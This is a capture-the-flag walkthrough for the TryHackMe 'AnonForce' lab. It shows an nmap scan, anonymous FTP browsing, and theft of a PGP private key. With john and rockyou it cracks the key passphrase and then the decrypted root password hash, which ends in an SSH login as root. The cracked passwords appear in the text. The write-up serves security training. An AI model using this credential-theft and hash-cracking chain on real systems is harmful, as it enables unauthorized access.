AnonForce_Walkthrough

Nmap_Scan


```
nmap -T4 -A -p- 10.10.251.151 > filename
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-17 19:00 EDT
Stats: 0:04:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 26.57% done; ETC: 19:19 (0:13:38 remaining)
Warning: 10.10.251.151 giving up on port because retransmission cap hit (6).
Stats: 0:18:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 88.58% done; ETC: 19:21 (0:02:20 remaining)
Nmap scan report for 10.10.251.151
Host is up (0.19s latency).
Not shown: 65424 closed tcp ports (conn-refused), 109 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Aug 17 15:54 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x   93 0        0               0 Aug 17 15:54 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Aug 17 15:54 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Aug 17 15:54 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1226.98 seconds

Notes

We first start with an nmap scan, we have ports 21 FTP, and 22 SSH. Port 21 has anonymous login lets take a look.


FTP_Login



Notes

Now we are logged in, lets see what we find.


Directory_Listing



Notes

2 things caught my eyes, notread, and home directories. Lets see if we can get the user flag, then take a look at the notread directory.


User_Flag



Notes

cd into the /home directory then cd in melodias. From here type more user.txt this will show you the user flag. Now lets look at the notread directory.


PGP_ASC_Lock_and_Key



Notes

We cd into notread then ls the directory. It gives us a backup.pgp and private.asc files.Type get then the filename to get the files. Lets use gpg2john so we can put the hash into a crackable format.

GPG2John



Notes

This will make it so we can use john to crack the hash.

Cracked_Hash

john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xbox360 (anonforce)
1g 0:00:00:00 DONE (2022-09-18 23:56) 12.50g/s 11650p/s 11650c/s 11650C/s xbox360..madalina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Notes

Now that we cracked the hash, we now have the password to decrypt backup.pgp.

backup.pgp_Decrypt

```
gpg --import private.asc                                130 ×
gpg: key B92CD1F280AD82C2: public key "anonforce <melodias@anonforce.nsa>" imported
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

┌──(kali㉿kali)-[~/Desktop/TRY HACK ME/AnonForce]
└─$ gpg --decrypt backup.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
      "anonforce <melodias@anonforce.nsa>"
root:
$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5R
```

Notes

First type gpg --import private.asc next type gpg --decrypt backup.pgp. This will dcrypt the file to show us the root hash.
Copy the hash into a file so we can use john to crack the root hash


Cracked_Root_Hash

```
john root_hash --wordlist=/usr/share/wordlists/rockyou.txt   255 ×
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hikari           (root)
1g 0:00:00:02 DONE (2022-09-19 00:23) 0.4504g/s 3113p/s 3113c/s 3113C/s 98765432..better
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Notes

Now that we cracked the root hash, lets take the username and password so we can login to SSH and get our root flag.

Root_Flag



Notes

Once you login type ls to see the root flag is there, then cat root.txt WOOT WOOT!!.
You have rooted the box I hope you enjoyed my walkthrough.